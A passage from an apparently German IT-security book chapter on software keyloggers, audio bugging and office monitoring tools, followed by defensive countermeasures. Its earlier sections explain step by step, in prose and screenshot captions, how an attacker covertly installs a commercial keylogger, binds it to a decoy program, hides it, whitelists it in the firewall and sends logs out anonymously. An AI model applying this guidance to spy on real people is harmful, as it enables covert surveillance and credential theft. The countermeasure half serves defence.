Am 27. März 2006 wurde in Israel ein Ehepaar zu Haftstrafen von zwei beziehungsweise vier Jahren sowie einer Geldbuße in Höhe von 212000 Dollar verurteilt. Die beiden hatten sich für Auftraggeber wie Auto- und TV-Händler vertrauliche Dokumente per Spyware verschafft und für jede erfolgreiche Installation auf einem Zielrechner rund 400 Dollar von ihren Hintermännern erhalten. Die Spionageprogramme wurden entweder per Datenträger oder via E-Mail installiert. Im Zusammenhang mit diesem Fall wurden über 20 Mittäter verhaftet.

Bild 13.2: Quelle: Computerwoche 17/2006

[42] http://de.wikipedia.org/wiki/Online-Durchsuchung

[43] www.ardamax.com

13.1 Software-Keylogger

13.1.1 Ausforschen von Sicherheitseinstellungen

Gerade beim Thema Sicherheitseinstellungen fällt stark ins Gewicht, ob der PC im Firmen- oder im Heimnetzwerk hängt. Die Motivation und Eigeniniative des Anwenders ist meistens im privaten Umfeld stärker ausgeprägt, d. h., der User kann sich auf keine Institution wie die IT-Abteilung und auf keine grundgesicherte Netzinfrastruktur verlassen, sondern wird sich nach Maßgabe seiner Fähigkeiten und Kenntnisse selbst absichern, z. B. durch Installation von Malware-Scannern und einer Desktop-Firewall. Im Firmennetz haben Vor-Ort-Angreifer deshalb die besseren Karten, da auf den Firmenclients meist nur rudimentäre Securitytools wie Virenscanner laufen und man sich im Übrigen mehr auf serverseitige Sicherheitseinrichtungen verlässt. Sofern der in Szenario 1 geschilderte »Datenklau vor Ort« erfolgreich war, weiß der Angreifer ziemlich genau Bescheid über die auf dem Rechner eingesetzten Sicherheitstools.

Dies ist allerdings nur die halbe Miete. Was fehlt, sind Kenntnisse über das Sicherheitsbewusstsein und Verhalten des Users. Hier lauten die entscheidenden Fragen: Werden regelmäßig Security-Updates und die aktuellsten Anti-Virensignaturen aufgespielt? Wenn eine Desktop-Firewall auf dem Rechner ihren Dienst verrichtet, welche Sicherheitsfeatures sind aktiviert? Wie geht der Anwender mit Sicherheitswarnungen um, die bestimmte Tools generieren? Sind Tools auf dem Rechner, mit denen sich Rootkit-Aktivitäten nachweisen lassen, und kann der Anwender adäquat damit umgehen?

An diesem Punkt wären dann Social-Engineering-Fähigkeiten seitens des Angreifers gefragt. Wird die PC-Wanze vor Ort installiert, kann man einige dieser Fragen praktisch klären und eventuell lokal vorhandene Sicherheitseinrichtungen entsprechend manipulieren. Bei Firmen-PCs wird der Angreifer aber auf jeden Fall darauf achten, wie und in welchem Umfang der PC von außen administriert wird, z. B. ob Fernwartungstools die installierten Softwarepakete überwachen (aus lizenzrechtlichen Gründen) und ob diese gegebenenfalls eine Infektion melden würden. Auch wäre zu klären, welche Schwierigkeiten im Vorfeld von der externen Firewall zu erwarten sind. Fast alle Keylogger verfügen über mehrere Möglichkeiten, die gesammelten Informationen nach draußen zu übermitteln. Die verschlüsselten Logfiles können lokal auf dem Rechner abgelegt sein, sie können aber auch (zusätzlich) via E-Mail oder FTP an den Angreifer verschickt werden. Hier wäre dann gut zu wissen, welche Ports die Firmenfirewall gegebenenfalls blockt und ob deren Logfiles regelmäßig auf potenzielle Sicherheitslecks vom Administratoren gecheckt werden.

13.1.2 Festlegen des Überwachungsumfangs

Ist der Sicherheitslevel des Ziel-PCs annähernd bekannt, muss der Angreifer nur noch klären, welche Daten er regelmäßig überwachen will. Die Überwachungsmöglichkeiten von Keyloggern sind beträchtlich. Je nach Produkt können

- Tastaturanschläge applikationsabhängig aufgezeichnet,
- Internetaktivitäten protokolliert,

- der Inhalt der Zwischenablage gesichert,
- Passwörter inklusive Windows-Logon gespeichert,
- Online-Chats protokolliert,
- E-Mails überwacht und
- regelmäßig Screenshots erstellt

werden. Manche dieser Surveillance Tools können zeitgesteuert ein- und ausgeschaltet werden; fast alle verfügen über einen mehr oder weniger guten Stealth-Mechanismus, der ihre Anwesenheit vor allzu neugierigen Augen tarnt. Die ausspionierten Daten sind in aller Regel verschlüsselt abgelegt und vor dem Zugriff des Betriebssystems geschützt.

13.1.3 Installation des Keyloggers

Hier hat der Angreifer die Wahl, ob er eine Remote-Installation vornimmt oder das Programm selbst auf den Rechner des Opfers aufspielt. Die Remote-Installation ist dann erste Wahl, wenn es keine pragmatische Möglichkeit gibt, auf den PC der Zielperson aktiv zuzugreifen. Der Angreifer muss aber zu keiner bekannten Malware greifen, sondern kann diese Hürde auch mit kommerziellen Keyloggern lösen. Bestes Beispiel dafür ist der Keylogger von Ardamax. Er kann bequem am häuslichen Rechner vorkonfiguriert werden:




Bild 13.3: Remote-Installation eines Keyloggers

Wie bei richtigen Trojanern gibt es ein Bindemodul, mit dem das Servermodul des Keyloggers z. B. mit einem Viewer zusammengepackt werden kann. Das Opfer startet die zugesandte Datei, freut sich über den neuen Viewer und installiert im Hintergrund den Keylogger gleich mit. Sinnvollerweise wird der Angreifer den Keylogger auch stealthen, um seine vorzeitige Entdeckung zu verhindern. Ansonsten muss nur noch der

Kommunikationsweg festgelegt werden, also wie die geloggten Daten zum Angreifer kommen. Sich die Dateien via E-Mail schicken zu lassen, ist eine der bequemsten Möglichkeiten. Allerdings muss man dafür den SMTP-Server spezifizieren, über den die Mail vom Opfer-PC ins Postfach des Angreifers gelangen soll. Fehler wirken sich hier verheerend aus, weswegen viele Keylogger bei der Vor-Ort-Installation einen Testmodus anbieten.

Meist ist es einfacher, sich die Logs via HTTP oder FTP zuschicken zu lassen. Ein Spezialfall ist der Zugriff von außen auf die Logdateien, wie ihn auch Remote Administration Tools bieten, d. h., der Keylogger richtet hier einen Service ein, wo ein Angreifer über einen definierten Port (natürlich mit Login) auf die versteckten Dateien zugreift.




Bild 13.4: Stealthen des Keyloggers

Danach ist die Arbeit des Remote-Angreifers erst einmal getan. Für den Angreifer vor Ort bieten sich im Gegenzug aber bessere, weil gezieltere Konfigurationsmöglichkeiten an – nämlich in Abhängigkeit von der jeweiligen Betriebssystem- und Sicherheitskonfiguration. Ist nämlich eine Firewall auf dem Zielrechner aktiv, wäre es ein Kunstfehler, diese einfach bei der Installation zu deaktivieren: Selbst ein wenig misstrauischer User würde sich fragen, warum auf einmal keine Firewall mehr aktiv ist. Besser ist es, den Keylogger einfach in die Liste der erlaubten Programme einzutragen.




Bild 13.5: Keylogger und Firewall lernen sich kennen.

Zu dem Zweck wird dem installierten Treiber die dauerhafte Genehmigung erteilt, quasi unter den Augen der Firewall, bei jedem Programmstart aktiv werden zu dürfen. Sofern der Angreifer die Daten zu seinem FTP-Server oder E-Mail-Fach exportieren möchte, muss diese Aktivität bzw. Funktion vom Angreifer ebenfalls firewallseitig in die Liste erlaubter Programme eingetragen werden.

Fassen wir den dritten Schritt noch einmal kurz zusammen: Die Kunst der Verwanzung besteht hauptsächlich darin, einen Keylogger so im System zu verankern, dass das Opfer mit herkömmlichen Scantechniken nichts von seiner Tätigkeit merkt. Eine Vor-Ort-Installation bietet hier grundsätzlich die besseren Möglichkeiten, da der Keylogger hier systemgerecht eingepasst werden kann.




Bild 13.6: Elite Keylogger konfigurieren

13.1.4 Sichten, Bewerten und Ausnutzen der gewonnenen Daten

Der Angreifer wird darauf achten, jeden Hinweis auf seine Existenz zu verwischen. Der Lausch-/Spähangriff macht nur dann Sinn, wenn er auch im Fall des Entdecktwerdens durch das Opfer nicht auf seinen Urheber zurückverfolgt werden kann. Aus diesen Gründen wird der Angreifer einen anonymen E-Mail-Account benutzen bzw. als FTP-Server eines der zahllosen Gratisangebote von Service-Providern, das nicht mit seiner Person in Verbindung gebracht werden kann.

13.1.5 Die Audio-Wanze

Eine relativ unbekannte Technik, akustische Informationen mithilfe eines PCs abzugreifen, sind Audiorecorder. Typische Vertreter ihrer Art wie der Total Recorder[44] (ab 11,95 €) können zwar auch Aufzeichnungen von angeschlossenen Mikrofonen machen, aber – im Gegensatz zum Stealth Recorder Pro[45] – nicht unbemerkt im Hintergrund aufzeichnen, geschweige denn die Audioprotokolle in festgelegten Abständen

[44] http://www.highcriteria.com/

[45] http://www.topofbestsoft.com/index_srp.htm

zum Angreifer senden. Noch ausgefeilter ist die Option, von außen via FTP- oder Webbrowser auf die akustischen Logfiles zuzugreifen.




Bild 13.7: Remote Access für Stealth Recorder Pro

Alles, was ein Angreifer tun muss, ist, das Programm z. B. auf Ihrem PC zu installieren und in den Stealthmodus zu versetzen. Im Gegensatz zu normalen Audiorecordern verfügt das Programm über einen sehr ausgefeilten Verstärkermodus, der eine bis zu 100-fache Verstärkung des Ausgangssignals erlaubt. Selbst mit billigen Mikrofonen kann in sehr guter Sprachqualität alles im Umkreis von etwa 10 m aufgezeichnet werden. Kombiniert man das Tool mit einem kleinen, unauffälligen Mikrofon, das in die entsprechende Buchse der Soundkarte (Rückseite des Rechners) eingesteckt wird, hat der Angreifer eine sehr preisgünstige, unauffällige und leistungsfähige Abhöranlage in Netzreichweite. Anders als bei den klassischen, drahtlos arbeitenden Abhörwanzen kann diese Audiowanze auch nicht von Minispion-Detektoren geortet werden.

Bild 13.8: Mini-Mikro von Sony (Preis ca. 12 €)

Noch eleganter gestaltet sich der Angriff, wenn das Tool auf einem Notebook mit integriertem Mikrofon installiert wird. Um nicht sinnlos Festplattenplatz zu verschwenden, kann die MP3-Komprimierung präzise eingestellt und auch die Ansprechempfindlichkeit auf die räumlichen Gegebenheiten angepasst werden.




Bild 13.9: Stealth Recorder Pro bietet zahlreiche Features.

Will der Angreifer die komplette audiovisuelle Überwachung des Opfers via PC, müsste er auf ein Remote Administration Tool zurückgreifen, das über umfassendere Möglichkeiten des Zugriffs verfügt (vgl. Kapitel »Angriff aus dem Web«).

13.2 Big Brother im Büro

Dass Unternehmen fallweise ihre Mitarbeiter überwachen beziehungsweise ausspionieren – unabhängig von der Gesetzeslage –, darf als gesichert gelten. Die Affäre bei der Deutschen Bahn ist hier wohl nur die Spitze des Eisbergs. Zum Einsatz kommen klassische Tools wie Orvell, Spector Pro, eBlaster und andere. Ähnlich wie klassische Malware (Trojaner, RATs, Keylogger) sind diese Produkte in der Lage, alle Bildschirm- beziehungsweise User-Aktivitäten vollständig zu protokollieren, ohne dass dies dem Betreffenden, der häufig über kein Admin-Login verfügt, transparent sein würde.

Auf die Ergebnisse kann natürlich auch remote zugegriffen werden. Im Taskmanager wie auch im Explorer ist die Anwesenheit dieser Tools nicht erkennbar. Natürlich kann auch direkt auf dem verwanzten PC auf die Überwachungsergebnisse zugegriffen werden, etwa bei Spector Pro mit der Tastenkombination Alt-Ctrl-Shift-S.

Wer hingegen nur mal sehen will, was der Angestellte oder Kollege an seinem PC so treibt, auf welchen Seiten er surft, welche Downloads er gestartet hat, kann dies mit Freeware-Programmen wie dem BTF-Sniffer[46] tun:

[46] http://home.arcor.de/B.T.F/BTFSniffer/?f=id&v=1.35

Bild 13.10: Eines der »besten« offiziellen Überwachungstools




Bild 13.11: Offline schnüffeln mit dem BTF-Sniffer

Grundsätzlich ist gegen solche Tools im Büro kein Kraut gewachsen beziehungsweise die Abwehrmöglichkeit gering, da aus faktischen (eingeschränkte Benutzerrechte) wie juristischen Gründen (Eigentumsrechte) der »einfache« Benutzer hier stark gehandicapt ist.

13.3 Abwehrmaßnahmen gegen Keylogger & Co.

Fast alle hier beschriebenen Angriffstechniken basieren auf einem physischen Zugriff auf Ihrem Rechner. Bei den Abwehrmaßnahmen müssen wir also unterscheiden, ob ein mutmaßlicher Angriffsversuch bereits durchgeführt wurde oder ob lediglich prophylaktisch zusätzliche Maßnahmen ergriffen werden sollen, um derartige Angriffe im Vorfeld zu blocken. Auf der sicheren Seite sind Sie jedenfalls erst nach einem Scan Ihrer Festplatte. Da Keylogger meistens sehr gut getarnt sind, gestaltet sich ihr Nachweis oft als recht schwierig.

Schwierig heißt: Sie brauchen erstens die geeigneten Werkzeuge zum Aufspüren und Vernichten dieser Schädlinge und zweitens ein Minimum an Systemkenntnis. Alle softwarebasierten Keylogger können sowohl anhand ihrer Signatur als auch anhand ihres Systemverhaltens identifiziert werden. Kommerzielle Viren- und Spyware-Scanner können, sofern sie regelmäßig aktualisiert wurden, einen Großteil aller Software-Keylogger aufspüren und beseitigen, scheitern aber mitunter an den offiziellen Surveillance Tools (um Ärger mit den Herstellern dieser Tools zu vermeiden). Nochmals schlechtere Chancen haben Sie mit diesen klassischen Securityprodukten, wenn die Schädlinge mit Rootkit-Technologie getarnt sind (in diesem Fall spricht man auch von Kernel-Keyloggern), da der Zugriff von Virenscannern von den Schädlingen meist auf Kernelebene gefiltert und außer Gefecht gesetzt wird).

Tipp Nr. 1: Scannen Sie Ihren PC mit mehr als einem (aktuellen!) Virenscanner und checken Sie Ihr System zusätzlich mit einem oder mehren Antirootkits. Empfehlen können wir einerseits vollautomatisch arbeitende Tools wie z. B. den F-Secure Blacklight Rootkit Eliminator[47] oder das Sophos Antirootkit[48]. Eine bessere Erkennungs- und Reinigungsfunktion[49] bieten allerdings Tools wie IceSword, GMER und Helios[50].

---

47 www.f-secure.com

48 www.sophos.com

49 Einen vollständigen Überblick über Anti-Keylogger und Antirootkits finden Sie in meinem (Peter Kraft) Anti-Hackerz Book 2007 (Franzis Verlag).

50 www.antivirus-online.de/downloadantirootkit.php?v=16




Bild 13.12: IceSword ettarnt den Elite Keylogger (crusoe2k.sys)

So gut wie alle (Kernel-)Keylogger können von IceSword, Rootkit Unhooker, AVG Anti-Rootkit u. a. aufgespürt und vernichtet werden. Da IceSword selbst mit Kernelfunktionalität ausgestattet ist, können auch gut geschützte oder getarnte Prozesse, Treiber und sonstige Dateien online gelöscht bzw. inaktiviert werden. Wenn Sie einen Keylogger enttarnt haben, sollten Sie allerdings Folgendes bedenken: Da Sie nicht wissen, wie lange der Keylogger schon Ihren PC infiltriert hat, müssen Sie davon ausgehen, dass Ihre privaten Daten inklusive Passwörter, Login-Daten etc. kompromittiert sind. Bevor Sie jetzt zu entsprechenden Schadensbegrenzungsmaßnahmen wie dem Erneuern und Neuanlegen von Accounts greifen, stellt sich die Frage, ob Sie gegebenenfalls eine Anzeige gegen Unbekannt erstatten wollen. In diesem Fall greift unser

Tipp Nr. 2: Sichern Sie die Beweise, d. h., löschen Sie nach Möglichkeit weder den Keylogger noch die Logfiles. Am besten sichern Sie die komplette Bootpartition auf einem externen Medium mit einem Image-Backup.

Entsprechende Aktionen gestalten sich in einem Heimnetzwerk wesentlich einfacher und weniger aufwendig als in einem Firmennetzwerk. Wer als Anwender in einem Firmennetzwerk einen entsprechenden Verdacht hat, dass er ausspioniert wird, kann entweder überlegen, diesen Verdacht seinem zuständigen Systemadministrator oder dem Betriebsrat zu melden oder – wenn er befürchtet, halboffiziell ausspioniert zu werden[51] – selbst aktiv werden. Dabei unterliegt der Betreffende aber etlichen Einschrän-

[51] Keylogger sind oft Bestandteil von *Bossware* (z. B. Orvell Monitoring), mit der Surf- und Arbeitsverhalten vom Mitarbeitern überwacht werden (siehe auch: http://network-secure.de/index.php?option=content&task=view&id=1749&Itemid=429).

kungen, die er als Heimadministrator nicht hat. So wird es ihm organisatorisch oder technisch verwehrt sein, entsprechende Scanning-Tools eigenständig auf dem Firmen-PC zu installieren. Oder das Opfer verfügt nur über eingeschränkte Benutzerrechte. Die meisten Antirootkits brauchen zwar nicht eigens installiert zu werden und starten auch von CD oder einem USB-Stick, aber sie verlangen Administratorrechte für den Programmstart.




Bild 13.13: Die versteckten Dateien und Prozesse von Spector Plus werden durch das AVG-Anti-Rootkit zuverlässig enttarnt

In diesem Fall bewegt sich der Anwender auf schwankendem Boden, denn er müsste in den von ihm benutzten Firmenrechner quasi einbrechen, um sich zu vergewissern, dass ihn Keylogger & Co. nicht ausspionieren. Das ist zwar technisch machbar[52], aber rechtlich in einer Dunkelzone. Sitzt das Opfer vor einer Diskless-Workstation, ist selbst diese Möglichkeit verbaut, wobei andererseits die Wahrscheinlichkeit gering ist, dass er mit einem Keylogger infiziert wurde.

Eine andere Möglichkeit – die allerdings auch einen administrativen Zugang voraussetzt – ist das Aufspielen eines Anti-Keyloggers, beispielsweise des kostenpflichtigen Anti Keylogger Shield[53] oder Advanced Anti Keylogger[54].

Für Unternehmen stellt sich die Problematik nochmals anders dar. Hier geht es vorzugsweise um die Abwehr von Industriespionage im weitesten Sinne. Vor fremdem Zugriff sollten alle Daten(speicher) geschützt werden, die geschäftsstrategische Informationen, Daten aus Forschung und Entwicklung, Controlling und Rechnungswesen enthalten. Da es kaum praktikabel scheint, Hunderte bzw. Tausende von Clients individuell zu prüfen, wird der Abwehrschwerpunkt eher woanders liegen:

---

52 vgl. Szenario 1, z. B. Klonen der Festplatte und häusliche Analyse

53 www.amictools.com

54 www.spydex.com

- **Überwachen verdächtiger Netzwerkaktivitäten**
  Keylogger speichern zwar alle relevanten Nutzeraktivitäten, aber sie müssen die Logs auch irgendwie dem Angreifer zugänglich machen. Sobald Keylogger anfangen, ihre gesammelten Daten zu exportieren, wird es interessant, denn sie hinterlassen dabei Spuren: offene Ports oder regelmäßigen Zugriff auf externe Web- oder FTP-Server. Entsprechende Logauswertungen helfen, die Aktivitäten des Angreifers zu entdecken.

- **Einsatz von Diskless-Workstations**
  Ein Arbeitsplatzrechner ohne Festplatte mit deaktivierten USB-Schnittstellen und ohne optische Laufwerke macht es einem lokalen Angreifer unmöglich, zum Zuge zu kommen. Die einzig verbleibende Angriffsoption via E-Mail oder präparierte Webseiten muss dann über separate Firmenfirewalls gefiltert werden.

- **Zusätzliche, softwarebasierte Securitylösungen**
  Für Privatanwender wie für Firmen gibt es eine ganze Reihe von Softwarelösungen, angefangen vom virtuellen Keyboard bis zu ausgefallenen Intrusion-Prevention-Systemen. Eine einfache, kostengünstige Möglichkeit, das Ausspionieren von Passwörtern und Logindaten zu verhindern, besteht im Einsatz eines virtuellen Keyboards, das bei Windows XP zum Lieferumfang gehört (*Start / Ausführen / OSK*). Statt des Keyboards arbeitet der Anwender bei der Eingabe sensibler Daten (z. B. beim e-Banking) mit der Maus und einem eingeblendeten Bildschirmtablett.
  Es gibt allerdings Keylogger, die bei spezifischen Anwendungen komplette Bildschirmsequenzen in einer AVI-Datei speichern. In solchen Fällen kann man sich mit dem KeyScrambler[55] behelfen. Tastatureingaben werden automatisch auf Kernelebene verschlüsselt. Keylogger zeichnen lediglich eine sinnlose Kombination aus Buchstaben und Zahlen auf. In der Freewareversion werden alle Eingaben, die einen Benutzernamen und ein Kennwort verlangen, innerhalb von Firefox und dem Internet Explorer verschlüsselt; für die Verschlüsselung sonstiger Webformulare benötigt man die kostenpflichtige Version (24,99 US-Dollar).
  Noch mehr Systemsicherheit versprechen Programme, die das System komplett gegen unzulässige Modifikationen des Kernels abschotten beziehungsweise Angriffe darauf abwehren: die Host Intrusion and Detection Systems (HIPS), etwa DefenseWall HIPS[56].

  Für engagierte und sicherheitsbewusste Privatanwender sind die zuletzt genannten Tools sicherlich eine sehr gute Investition; bei einem weitflächigen Firmeneinsatz muss man allerdings – wenigstens am Anfang – mit einem verstärkten Supportaufkommen rechnen, sodass diese Tools häufig nur dort eingesetzt werden, wo ein besonderer Bedarf besteht.

---

[55] www.qfxsoftware.com

[56] www.softsphere.com

